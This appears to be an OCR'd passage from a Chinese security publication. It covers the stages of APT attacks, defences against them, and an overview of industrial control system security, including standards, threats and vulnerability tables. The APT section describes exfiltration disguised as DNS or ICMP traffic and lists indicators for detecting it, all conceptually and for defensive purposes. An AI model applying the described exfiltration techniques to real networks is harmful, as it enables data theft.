所有的 APT 攻击过程，几乎完全一样。如图 3-1 所示，APT 攻击大体上可以分为 4 个步骤:

1 以社会工程的方法，通过对 0day 漏洞的利用，使目标网络中的一个主机感染恶意程序。社会工程的方法通常是先通过各种方法收集到目标人员的基本信息，然后向特定的目标人员发送电子邮件或即时消息（其中含有恶意附件或恶意 URL）。目标人员在计算机上打开恶意附件或浏览器打开这个 URL，接着执行了里面含有的溢出代码（exploit code），然后执行 shellcode，shellcode 将恶意程序（malware）下载到目标主机本地，并执行该恶意程序。恶意程序所利用的漏洞通常是 0Day，但在某些案例中，被利用的漏洞却是已知的。

2 被攻陷的系统与命令控制（C&C）服务器之间建立一个通道。在被攻陷系统上的后门程序与 C&C 服务器之间穿过内网网络边界防火墙，建立起一个秘密通道。

3 使用这个通道搜索有用信息，寻找并访问目标系统。攻击者在企业内网中搜寻具有更高权限的主机和存储有价值数据服务器，并获得访问权限。

4 通过这个通道外传数据。攻击者通过很隐蔽的方式将机密信息传送到外网的服务器上。外传数据的方法是多种多样的，有些还非常隐蔽，例如伪装成 DNS 流量 [Splunk] 或者 ICMP 流量 [Covert]。




图 3-1：APT 攻击的一般过程

4.APT 攻击防护的关键措施

从 APT 攻击的过程可以看出，整个攻击循环包括了多个步骤，这就为检测和防护提供了多个契机。因此对 APT 的防护，可以遵循“多点部署，集中管控”的原则，即在各个可能的环节上部署检测和防护手段，通过一个统一的平台进行监控和维护。力争做到“进不来、出不去、看不懂、拿不走、跑不掉”，即恶意代码和非授权访问无法

进入内部网络，内部被攻陷主机无法与外界联系，攻击者获取的数据都是加密的，即使取得数据的访问权限也无法输送到外网，对攻击行为进行审计，可以追溯到攻击源。基于这样一种考虑，对 APT 攻击的防护，可以从防社会工程攻击、IT 系统异常行为检测、防数据泄露等几个方面着手。

4.1 防范社会工程，避免木马侵入

社会工程是 APT 攻击的第一个步骤，防社会工程需要一套综合性措施，既要根据实际情况，完善信息安全管理策略，如禁止员工在个人微博上公布与工作相关的信息，禁止在社交网站上公布私人身份和联络信息等。又要采用新型的检测技术，提高识别恶意程序的准确性。

社会工程测试

社会工程是利用人性的弱点针对人员进行的渗透过程。因此提高人员的信息安全意识，是防止社工攻击的最基本的方法。传统的办法是通过宣讲培训的方式来提高安全意识，但是往往效果不好。不容易对听众产生触动，而比较好的方法是社会工程测试。这种方法已经是被业界普遍接受的方式，有些大型企业都会授权专业公司定期在内部进行测试。

垃圾邮件的彻底检查

对可疑邮件中的 URL 链接和附件应该做细致认真的检测。有些附件表面上看起来就是一个普通的数据文件，如 PDF 或 EXCEL 格式的文档等。恶意程序嵌入在文件中，且利用的漏洞是未经公开的。通常仅通过特征扫描的方式，往往不能准确识别出来的。比较有效的方法是用沙箱模拟真实环境访问邮件中的 URL 或打开附件。观察沙箱主机的行为变化 [Sandbox]，可以有效检测出恶意程序。

上网行为管理

绝大部分社工攻击是通过电子邮件或即时消息进行的。上网行为管理设备应该做到阻止内部主机对恶意 URL 的访问。

在现实中，还有一种非常隐蔽的欺诈方式—访问重定向，即当浏览器访问某合法的 URL 时（通常是下载文件的链接），出于提高响应速度，改善用户体验的目的，ISP 会将这个访问重定向到一个缓存服务器上。而如果缓存服务器上的目标文件被攻击者篡改，变成含有恶意代码的版本，则很容易使得终端主机感染恶意程序。这种重定向行为如果不是特意观察，很难察觉，因此上网行为管理还应该具备这种防重定向的功能。

DNS 监控（防投毒）

攻击者通过篡改 DNS 服务器上的解析记录，也可以将对正常 URL 的访问引导到挂有木马的网页上。这里所说的 DNS 服务器，可能是内部的缓存服务器，也可能是外部的 DNS 服务器。企业只能对内部 DNS 服务器监控而无法监控外部 DNS 服务器的情况，因此不能完全避免这种类型的攻击。

4.2 全面采集行为记录，避免内部监控盲点

对 IT 系统行为记录的收集是异常行为检测的基础和前提。大部分 IT 系统行为可以分为主机行为和网络行为两个方面。更全面的行为采集还包括物理访问行为记录采集。如:

- 主机行为采集

主机行为的采集一般是通过允许在主机上的行为监控程序完成。有些行为记录可以

通过操作系统自带的日志功能实现自动输出。为了实现对进程行为的监控，行为监控程序通常工作在操作系统的驱动层，如果在实现上有错误，很容易引起系统崩溃。为了避免被恶意程序探测到监控程序的存在，行为监控程序应尽量工作在驱动层的底部，但是越靠近底部，稳定性风险就越高。

- 网络行为采集

网络行为采集一般是通过镜像网络流量，将流量数据转换成流量日志。以 Netflow 记录为代表的早期的流量日志只包含网络层信息。近年来的异常行为大都集中在应用层，仅凭网络层的信息已难以分析出有价值的信息。应用层流量日志的输出，关键在于应用的分类和建模。

在网络上部署蜜罐系统或蜜饵（honey-token），可以捕获一些异常行为。APT 攻击中有一个重要步骤就是攻击者利用被攻陷的内部主机在网络中探索更有价值的主机。这个探索过程很可能会访问到蜜罐或蜜饵，从而触发告警，引起安全管理人员的注意。蜜饵是一类欺骗性的数据实体，可以是一个伪装的 Email 地址，也可以是一个伪装的文件、UserID、数据库表、数据记录等等。

4.3IT 系统异常行为检测

从前述 APT 攻击过程可以看出，异常行为包括对内部网络的扫描探测、内部的非授权访问、非法外联。

非法外联即目标主机与外网的通讯行为，可分为三类：1）shellcode 从“养马场”下载恶意程序到目标主机，这些下载行为不仅在感染初期发生，在后续恶意程序升级时还会出现。2）目标主机与外网的 C&C 服务器进行联络。3）内部主机向 C&C 服务器传送数据。其中外传数据的行为是最多样、最隐蔽也是最终构成实质性危害的行为，图 4-1[Trustwave] 列举了一些，此外还有一些是利用隐蔽通道（covert channel）的方法 [Covert]。




图 4-1：各种外传数据的方法

对非法外联行为的检测可以从识别感染木马的目标主机和发现外联行为两个角度入手。而目标主机在感染木马程序之后，的确在主机和网络两个层面上都会留下蛛丝马迹，因此通过主机行为和网络行为进行分析，可以有效的检测到木马外联行为。

主机行为分析

主机行为是指恶意程序在主机内部所表现出的与进程、文件、配

置、驱动等相关的行为。对主机内部的行为分析，往往能确认主机是否感染了恶意程序。

进程行为

进程行为大体上分为内存驻留和对象访问两大类。内存驻留情况包括:

- 进程的整个地址空间
- 虚拟内存的使用情况（如加载的 DLL、分配给堆和可执行栈的部分）
- 设备和驱动的分层
- 加载的内核模块
- 进程在内存中的字符串

对象访问情况包括:

- 打开的句柄（如文件和注册表键）
- 加载的驱动和 DLL
- 打开的所有网络 Socket
- 对系统调用表（System Call Table）、终端描述表 (IDT, Interrupt Descriptor Table）驱动函数表（IRP 表）的 Hook 行为
- 进程注入

文件和配置相关的行为

恶意程序感染主机以后，往往会在特定的目录上创建文件，有些恶意程序感染后直接驻留在内存，关机前才写文件到硬盘。下次计算机启动时再加载到内存并删除硬盘文件。创建、修改、删除文件是很常见的恶意程序的行为。恶意程序往往会修改注册表键值或创建注册表键，通常是为了保证每次启动计算机时都能被加载。




图 4-2：恶意程序行为的线程图（上）和树映射图（下）

恶意软件的主机行为可以用“线程图（thread graph）”和“树映射图（treemap）”可视化呈现出来。线程图表示执行系统命令和二进制代码派生出不同线程的时间顺序。X 轴代表时间（执行动

作的顺序），而 Y 轴表示操作 / 行动的执行部分。分析人员可以通过研究这种行为图快速了解每个单独线程的行动。树映射图用不同色调的矩形代表各个门类的行为，矩形的宽度代表这个门类中 API 调用（API call）所占百分比。研究者通过对观察属于 20 个门类的 120 个不同的 API 调用，发现不同的恶意样本具有极其相似的图样模式。[Visual]

网络行为分析

木马外联行为是主机自动发起的对外网的访问，因此在通讯协议、访问频率、被访目标等方面都存在一些固有的特征，例如:

- 过多的相同大小的 DNS 查询请求 [Splunk] [Covert]
- 来自某个特定客户端过多的 DNS 查询 [Splunk] [Covert]
- 每天以相同的间隔访问相同的 URL[Splunk]
- 可疑的 ICMP 流量 [Covert]
- 下载某个 pdf、java 或 exe 文件后跟随着对更多文件的快速的访问请求 [Splunk]
- 被访问的 IP 地址和 URL 信誉值很低或在 URL 信誉服务中属于未知分类
- 被访问的 URL 属于动态域名，特别是 Fast-Flux 域名
- 使用加密协议
- 应用端口跳转
- 蜜罐、蜜饵捕获的异常访问行为
- 超长的 SQL 语句

5. 总结

有效防护 APT 需要一套完整的防护体系，除了前述的技术措施以外，还需要配合数据泄露防护（DLP，Data Leak Protection）和非法外联阻断的技术手段。例如重要数据采用加密存储。采用虚拟桌面技术，将终端对数据的访问限制在一个相对安全的空间，工作结束后所有数据都保存在服务器上。利用上网行为管理设备，阻断非法外联的行为等等。

参考文献

[HUANG] 黄鑫，“APT 攻击案例分享” 2011.11

[Splunk] Splunk TECH BRIEF, “Detecting Advanced Persistent Threats---Using Splunk for APT”

[Sandbox] Katsunari Yoshioka, Takahiro Kasama, Tsutomu Matsumoto, “Sandbox Analysis with Controlled Internet Connection for Observing Temporal Changes of Malware Behavior” ,2009

[Trustwave] Nicholas Percoco, Marc Bown,"Methods of Data Exfiltration in Computer Security Compromises" 13 Jul 2010

[Visual] Philipp Trinius，Thorsten Holz，Jan Gobel，Felix C. Freiling “Visual Analysis of Malware Behavior Using Treemaps and Thread Graphs” 2009

[Covert] Jake Valletta，” Data Exfiltration Using Covert Communication Channels”

[Memoryze] ” Memoryze---- Find Evil in Live Memory”，http://www.mandiant.com/resources/ download /memoryze /

工业控制系统安全概述

安全研究院　李文法　忽朝俭　行业技术部　曹嘉

关键词：工控安全、标准规范、安全分析、安全防护

摘要：本文介绍了工业控制系统的基本概念，给出了工业控制系统与 IT 信息系统的主要区别，概述了国内外工业控制系统安全相关的方针、政策、标准和规范，从工业控制系统的风险产生原因、威胁来源和漏洞三方面分析了工业控制系统的安全，根据工业控制系统的安全防护措施要求，结合实际防护需求，总结了工业控制系统安全防护的最佳实践。

1、引言

随着工业的发展，工业控制系统（ICS）已经成为电力、水力、石化天然气及交通运输等关键基础设施的基石。与此同时，工业控制系统的每次安全事件都会对国家、企业造成巨大的经济损失，直接关系到国家的战略安全。因此，工业控制系统的信息安全是世界各国关注的重点领域。为此工信部于 2011 年 9 月 29 日发布文件，要求加强国家主要工业领域基础设施控制系统与 SCADA 系统的安全保护工作。为了更好地理解工业控制系统相关概念、标准和规范，做好工业控制系统的安全防护工作，本文对工业控制系统的基本概念、安全标准和规范、安全分析和安全防护等进行了研究。

2、工业控制系统的基本概念

2.1 工业控制系统的基本概念

工业控制系统（Industrial Control Systems,ICS），是由各种自动化控制组件以及对实时数据进行采集、监测的过程控制组件，共同构成的确保工业基础设施自动化运行、过程控制与监控的业务流程管控系统。其核心组件包括数据采集与监控系统（Supervisory Control And Data Acquisition，SCADA）、分布式控制系统（Distributed Control Systems，DCS）、可编程逻辑控制器（Programmable Logic Controller，PLC）、远程终端（Remote Terminal Unit，RTU）、智能电子设备（Intelligent Electronic Device，IED），以及确保各组件通信的接口技术。

数据采集与监控系统

通过与数据传输系统和人机接口（Human Machine Interface，HMI）交互，可以对现场的运行设备进行实时监视和控制，以实现数据采集、设备控制、测量、参数调节和信号报警等各项功能。SCADA 广泛应用于水利、电力、石油化工、电气化、铁路等分布式工业控制系统中。

分布式控制系统

分布式控制系统又称为分散控制系统，分散型控制系统，集散控制系统，它采用微处理机分别控制各个回路，而用中小型工业控制计算机或高性能的微处理机实施上一级的控制。各回路之间和上下级之间通过高速

数据通道交换信息。分布式控制系统具有数据获取、直接数字控制、人机交互以及监控和管理等功能。广泛应用于基于流程控制的行业，例如电力、石化等行业的分布式作业，实现对各个子系统运行过程的整体管控。

可编程逻辑控制器

PLC 采用一类可编程的存储器，用于其内部存储程序，执行逻辑运算、顺序控制、定时、计数与算术操作等面向用户的指令，并通过数字或模拟式输入 / 输出控制各种类型的机械或生产过程，用以实现工业设备的具体操作与工艺控制，通常 SCADA 或 DCS 系统通过调用 PLC 组件来为其分布式业务提供基本的操作控制，例如汽车制造流水线等。

工业控制系统的操作过程

一次典型的 ICS 控制过程通常由控制回路、HMI、远程诊断与维护工具三部分组件共同完成，控制回路用以控制逻辑运行，HMI 执行信息交互，远程诊断与维护工具确保出现异常操作时进行诊断和恢复，其示意图如图 1 所示。




图1: 典型的工业控制系统操作过程

2.2 工业控制系统与 IT 信息系统的主要区别

工业控制系统的硬件设备、操作系统、应用软件与一般的 IT 信息系统均有很大的区别。硬件设备方面，不如 PC 机的 CPU、内存、硬盘配置高，很多是单片机，有些是多块板子插在一个主机上，I/O 口很多；操作系统方面，很多是简单的 Linux 主机，有的用的是 WinCE 之类的操作系统，功能与 PC 机操作系统差很远；应用软件方面，很多是用 C 甚至汇编语言写的，不可能实现等保所要求的各种安全功能，有些连基本的身份认证功能都没有。

IT 信息系统一般是要实现三个目标，即保密性、完整性和可用性，通常都将保密性放在首位，并配以必要的访问控制，以保护用户信息的安全，防止信息盗取事件的发生。完整性放在第二位，而可用性则放在最后。对于工业自动化控制系统而言，目标优先级的顺序则正好相反。工业控制系统首要考虑的是所有系统部件的可用性。完整性则放在第二位，保密性通常都在最后考虑。因为工业数据都是原始格式，需要配合有关使用环境进行分析才能获取其价值。而系统的可用性则直接影响到企业生产，生产线停机或者误动作都可能导致巨大经济损失，甚至是人员生命危险和环境的破坏。

除此之外，工业控制系统的实时性指标也非常重要。控制系统要求响应时间大多在 1 毫秒以内，而通用 IT 信息系统能够接受 1 秒或几秒内完成。工业控制系统与 IT 信息系统的主要区别如表 1 所示:

表 1：工业控制系统与 IT 信息系统的主要区别

对比项	信息系统（IT）	工业控制系统
硬件设备	CPU、内存、硬盘配置高，一般处于比较有序洁净的物理环境中。	CPU、内存、硬盘配置低，很多是单片机，有些是多块板子插在一个主机上，I/O 口很多，终端有可能处于高温、高尘、高振动的物理环境中。
操作系统	多是 Windows 操作系统，功能较强。	简单的 Linux 或 WinCE 之类操作系统，精减的，定制的，不包含典型的 IT 安全技术，功能与 PC 机操作系统差很远。
网络及通信	多采用 TCP/IP 协议，网络较简单，由 IT 部门的人员来管理。	多采用 OPC、Modbus、DNP3 等协议，网络较复杂，网络环境不同于 IT 系统环境，由控制工程师来管理。
应用软件	使用 VC、Java 等多种语言编写，具备多种安全功能，软件能及时更新，并打上安全补丁。	用 C 甚至汇编语言编写，不具备多种安全功能，有些连基本的身份认证功能都没有，软件不能及时更新，更新之前，要进行详细的测试，以保证其更高的可靠性。
体系结构内安全关注重点	安全关注重点是保护存储在中央服务器内的信息。	安全关注重点是终端控制器（PLC、操作工作站或 DCS 控制器），它们比中央监控服务器更重要。
目标优先级	针对三个目标：保密性、完整性和可用性，通常都将保密性放在首位，配以必要的访问控制，以保护用户信息的安全，防止信息盗取事件的发生。完整性放在第二位，而可用性则放在最后。	针对三个目标：保密性、完整性和可用性，首要考虑的是所有系统部件的可用性。完整性放在第二位，保密性通常都在最后考虑。（因为工业数据都是原始格式，需要配合有关使用环境进行分析才能获取其价值。而系统的可用性则直接影响企业生产，生产线停机或者误动作都可能导致巨大经济损失，甚至是人员生命危险和环境的破坏）。
实时性	非实时的，信息传输允许延迟，可以停机和重启恢复，不可预料的中断会造成任务损失；响应时间是非紧急的，能够接受 1 秒或几秒内完成。	实时的，信息传输不允许延迟（如果延迟，会造成大的问题），不能停机和重启恢复，不可预料的中断会造成经济损失或灾难，响应时间是紧急的，大多要求在 1 毫秒以内完成，响应行动不能被口令认证和授权所阻碍。

3、工业控制系统的安全标准和规范

为了规范和指导对工业控制系统安全的防护，国内外都制定了一些工业控制系统安全标准和规范，特别是美国，工业控制系统及其安全技术都比较成熟，起步比较早，标准和规范比较完善。下面从国外工业控制系统的安全标准和规范、国内工业控制系统的安全标准和规范两个方面对工业控制系统的安全标准和规范进行介绍。

3.1 国外工业控制系统的安全标准和规范

2002 年，美国制定了《联邦信息安全管理法》（The Federal Information Security Management Act，FISMA），FISMA 定义了一个全面的框架来保护政府信息、操作和财产免于自然以及人为的威胁。联邦信息安全管理法在 2002 年成为电子政务法律的一部分。联邦信息安全管理法把责任分配到各个机构，以确保联邦政府的数据安全。法案要求程序员和每个机构的领导对信息安全计划执行年度评审，目的是为了以一种低开销、及时和有效的方式来把风险控制在可接受的范围之内。

2003 年 12 月，美国发布国土安全总统

令—7（Homeland Security Presidential Directive 7 (HSPD-7),“Critical Infrastructure Identification, Prioritization, and Protection”），在该总统令中，讲明了如何识别哪些是关键基础设施，哪些不是关键基础设施，对关键基础设施保护给予了优先特权，并实施一个网络风险评估计划以保护关键基础设施，规定了在保护关键基础设施时各相关部门的职责和协同工作。

2003 年 12 月，美国发布《国家基础设施保护计划》（National Infrastructure Protection Plan，NIPP），NIPP 为各级政府机关和私营部门该如何管理国家重要基础设施和关键资源提供了实施框架。NIPP 提供了一种可用于为国家重要基础设施 / 关键资源的保护工作建立优先级、目标和需求的协同方法，使国家预算和资源能以最有效的方式，用到降低易损性、阻止威胁和将攻击及其他事件所造成的损失降到最低的工作中。

美国标准技术研究所（NIST）制定的工业控制系统安全相关的标准主要有：《联邦信息系统安全控制推荐》（NIST SP 800-53）（Recommended Security Controls for Federal Information Systems）和《工业控制 /SCADA 系统安全指南》（NIST SP 800-82）（Guide to Supervisory Control and Data Acquisition [SCADA] and Industrial Control Systems Security），其中《工业控制 /SCADA 系统安全指南》是工业控制系统安全相关的最重要的标准，在对工业控制系统的基本概念、主要特点进行介绍的基础上，分析了工业控制系统的威胁和漏洞，给出了工业控制系统安全项目的开发和部署，对工业控制系统安全防护的实施具有指导意义。

3.2 国内工业控制系统的安全标准和规范

2011 年 9 月 29 日，工信部发布《关于加强工业控制系统信息安全管理的通知》（工信部 [2011]451 号）。《通知》明确，加强管理的重点领域包括核设施、钢铁、有色、化工、石油石化、电力、天然气、先进制造、水利枢纽、环境保护、铁路、城市轨道交通、民航、城市供水供气供热以及其他与国计民生紧密相关的领域。《通知》要求，加强重点领域工业控制系统关键设备的信息安全测评工作，建立工业控制系统信息安全检查制度，建立信息安全漏洞信息发布制度；落实连接管理、组网管理、配置管理、设备选择与升级管理、数据管理和应急管理等管理要求。2011 年 1 月，国家标准化委员会发布《工业控制网络安全风险评估规范》，制定了工业控制网络安全风险评估的规范。国内工业控制系统安全的研究起步相对较晚，国家层面的标准和规范比较少，但各行业根据自己的实际情况制定了一些行业相关的安全防护标准和规范，如，国家电网公司发布的“国家电网公司信息安全风险评估实施指南”、“国家电网公司信息机房管理规范”、“ 国家电网公司信息安全风险评估实施细则”、石化行业发布的“中国石化信息系统安全等级保护管理办法 ” 等。

4、工业控制系统的安全分析

4.1 工业控制系统的风险产生原因分析

工业控制系统的风险产生原因主要有：

1、控制系统本身的潜在风险。例如，操作系统的安全漏洞问题，杀毒软件安装及升级更新问题，使用 U 盘、光盘导致的病毒传播问题，设备维修时笔记本电脑的随便接入问题，工业控制系统被有意或无意控制的风险问题，工业控制系统终端、

服务器、网络设备故障没有及时发现而响应延迟的问题等。

2、“两化融合”给工业控制系统带来的风险。近年来为了实现实时的数据采集与生产控制，满足“两化融合”（即工业化和信息化的融合）的需求和管理的方便，通过逻辑隔离的方式，使工业控制系统和企业管理系统可以直接进行通信，而企业管理系统一般直接连接 Internet，在这种情况下，工业控制系统接入的范围不仅扩展到了企业网，而且面临着来自 Internet 的威胁，同时，企业为了实现管理与控制的一体化，提高企业信息化和综合自动化水平，实现生产和管理的高效率、高效益，引入了生产执行系统 MES ，对工业控制系统和管理信息系统进行了集成，管理信息网络与生产控制网络之间实现了数据交换，导致生产控制系统不再是一个独立运行的系统，而要与管理系统甚至互联网进行互通、互联。

3、工业控制系统采用通用软硬件带来的风险。在工业控制系统中，由于工业系统集成和使用的便利性，大量使用了工业以太环网和 OPC 通信协议进行了工业控制系统的集成，同时，也大量的使用了 PC 服务器和终端产品、以及通用的操作系统和数据库，很容易遭到来自企业管理网或互联网的病毒、木马、黑客的攻击。

4.2 工业控制系统的威胁来源分析

工业控制系统面临的威胁是多样化的：一方面，敌对政府、恐怖组织、商业间谍、内部不法人员、外部非法入侵者等对系统虎视眈眈。国家关键基础设施所依赖的很多重要信息系统从技术特征上讲是 ICS 而不是传统上我们熟悉的 TCP/IP 网络，其安全是国家经济稳定运行的关键，是信息战中敌方的重要攻击目标，攻击后果极其严重。另一方面，系统复杂性、人为事故、操作失误、设备故障和自然灾害等也会对 ICS 造成破坏。在现代计算机和网络技术融合进 ICS 后，传统 TCP/IP 网络上常见的安全问题已经纷纷出现在 ICS 之上。例如，用户可以随意安装、运行各类应用软件、访问各类网站信息，这类行为不仅影响工作效率、浪费系统资源，而且还是病毒、木马等恶意代码进入系统的主要原因和途径。工业控制系统的威胁来源如表 2 所示。

表 2：工业控制系统的威胁来源

序号	分类	威胁来源	序号	分类	威胁来源
1	人的因素	敌对政府	9	人的因素	钓鱼者
2		恐怖组织	10		间谍软件或恶意软件制造者
3		商业间谍	11		工业间谍
4		内部不法人员	12		人为事故
5		外部非法入侵者	13		操作失误
6		僵尸网络操控者	14	设备因素	系统复杂性
7		犯罪组织	15		设备故障
8		外国情报组织	16	自然因素	自然灾害

4.3 工业控制系统的漏洞分析

工业控制系统的漏洞可能存在于物理环境、组织、过程、人员、管理、配置、硬件、软件和信息等各个方面。参考 NERC CIP、

ANSI/ISA-99 和 SP800—82 等国际标准，表 3 给出了工业控制系统漏洞分类与描述。

表 3：工业控制系统漏洞分类与描述对应表

漏洞类别		主要的漏洞
安全策略与管理流程		缺乏 ICS 的安全策略；缺乏 ICS 的安全培训与意识培养；缺乏安全架构与设计；缺乏根据安全策略制定的正规、可备案的安全流程；缺乏 ICS 设备安全部署的实施指南；缺乏 ICS 安全审计机制；缺乏针对 ICS 的业务连续性与灾难恢复计划；缺乏针对 ICS 配置变更管理。
工业控制系统平台	平台配置	对已知的 OS、软件漏洞未提供相应补丁；OS 与应用补丁缺乏维护；OS 与应用补丁未经过彻底的测试；采用了默认配置；关键配置未备份；数据未受保护地存储在移动设备中；缺乏充分的口令策略，没有采用口令，口令泄露，或者口令易猜测；采用不充分的访问控制。
	平台硬件	安全变更的测试不充分；关键系统缺乏物理防护；未授权的人员能够物理访问设备；对 ICS 组件的不安全的远程访问；采用双网络接口卡连接多个网络；未备案的资产；无线与电磁干扰；缺乏备份电源；缺乏环境控制；关键组件缺乏备份。
	平台软件	缓冲区溢出；已安装的安全功能未被默认启用；拒绝服务攻击（DoS）；对未定义 / 定义不清 / 非法的输入处理不当；OPC 依赖于 RPC 与 DCOM；采用不安全的 ICS 协议；采用明文；启用不需要的服务；采用其资料能够公开获得的私有软件；针对配置与编程软件缺乏有效的认证与访问控制；未安装入侵检测与防护软件；未维护安全日志；未检测到安全事件。
	恶意软件	未安装恶意软件防护程序；恶意软件防护软件及其病毒库未更新；恶意软件防护系统未充分测试。
工业控制系统网络	网络配置	有缺陷的网络安全架构；未部署数据流控制；安全设备配置不当；网络设备的配置未存储或备份；口令在传输过程中未加密；网络设备采用永久性的口令；采用的访问控制不充分。
	网络硬件	网络设备的物理防护不充分；未保护的物理端口；丧失环境控制；非关键人员能够访问设备或网络连接；关键网络缺乏冗余备份。
	网络边界	未定义安全边界；未部署防火墙或配置不当；用控制网络传输非控制流量；控制相关的服务未部署在控制网络内。
	网络监控与日志	防火墙、路由器日志记录不充分；ICS 网络缺乏安全监控。
	网络通信	未标识出关键的监控与控制路径；以明文方式采用标准的或文档公开的通信协议；用户、数据与设备的认证是非标准的，或不存在；通信缺乏完整性检查。
	无线连接	客户端与 AP 之间的认证不充分；客户端与 AP 之间的数据缺乏保护。

5、工业控制系统的安全防护

5.1 工业控制系统的安全防护措施要求

国际行业标准 ANSI/ISA-99 明确指出目前工业控制领域普遍认可的安全防御措施要求为：区域划分，管道建立，通信管控，即将具有相同功能和安全要求的控制设备划分到同一区域，区域之间执行管道通信，通过控制区域间管道中的通信内容来确保工业控制系统信息安全。

表 4：工业控制系统的安全防御措施要求

名称	要点描述	达到目标
区域划分	将具备相同功能和安全要求的设备划分到同一区域	安全等级划分
管道建立	实现区域间执行管道通信	易于控制
通信管控	通过在控制区域间管道中通信管理控制来实现设备保护	数据通信可控

5.2 工业控制系统安全防护的最佳实践

加强工业控制 /SCADA 系统的安全性无疑是一项艰巨的任务，因为当面临攻击者的持续关注时，任何疏漏都可能导致灾难。参照国际流行标准以及工业控制系统所存在的安全风险等因素，作者认为以下最佳实践可以有效降低工业控制系统遭受攻击损失的概率:

1、国家主管机构主导建立关键信息基础设施的防护体系和标准。关键基础设施的安全性不仅会影响企业或行业，还可能在政治、军事、经济领域引起连锁反应。政府主管机构应加强相关立法和标准化活动，促进运营组织与安全专业研究组织的广泛合作，建立关键信息基础设施的防护体系和标准。

2、加强行业安全性研究。当前的安全研究大部分集中于通用网络和系统，对行业专用系统的安全研究比较匮乏。对于风险较高的行业，应该促进行业与安全研究组织和机构的合作，加强重要工业控制系统所使用软硬件的静态和动态代码安全分析及相关行业安全研究。

3、运营组织和关键提供商建立系统开发的全生命周期安全管理。加强系统安全性的一个有效方法就是在开发的每个阶段降低安全缺陷出现的可能性，参考安全开发生命周期 SDL 过程，加强整个生命周期的安全管理工作。

4、加强运营组织的安全运维和管理。将工业控制系统分区分域、建立管道、通信管控，实施“纵深防御”。严格管理所有可能的入口，包括将 SCADA 相关系统与互联网及其他办公网络物理隔离，严格控制移动介质和无线网络的接入。加强人员和流程的管理制度落实。另外还需要加强安全制度执行的实时性。防护措施的更新速度是其有效性最重要的度量指标，只有及时更新通用和专用系统的安全补丁和相关配置，升级各种防护和检测设备的规则，才能起到有效的防护效果。

参考文献

1、Guide to Industrial Control Systems (ICS) Security：NIST，SP800—82.

2、Guide for Assessing the Security Controls in Federal Information Systems and Organizations：NIST，SP800—53A.

3、Security for Industrial Automation and Control Systems. Part 1: Terminology, Concepts, and Models. ANSI/ISA–99.00.01–2007.

4、NSTB Assessments Summary Report：Common Industrial Control System Cyber Security Weaknesses.

5、Industrial Network Security(Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems)：Eric D.Knapp

6、Protecting Industrial Control Systems European Network and Information Security Agency(ENISA)

7、工业基础设施信息安全：西门子中国研究院　信息安全部　唐文

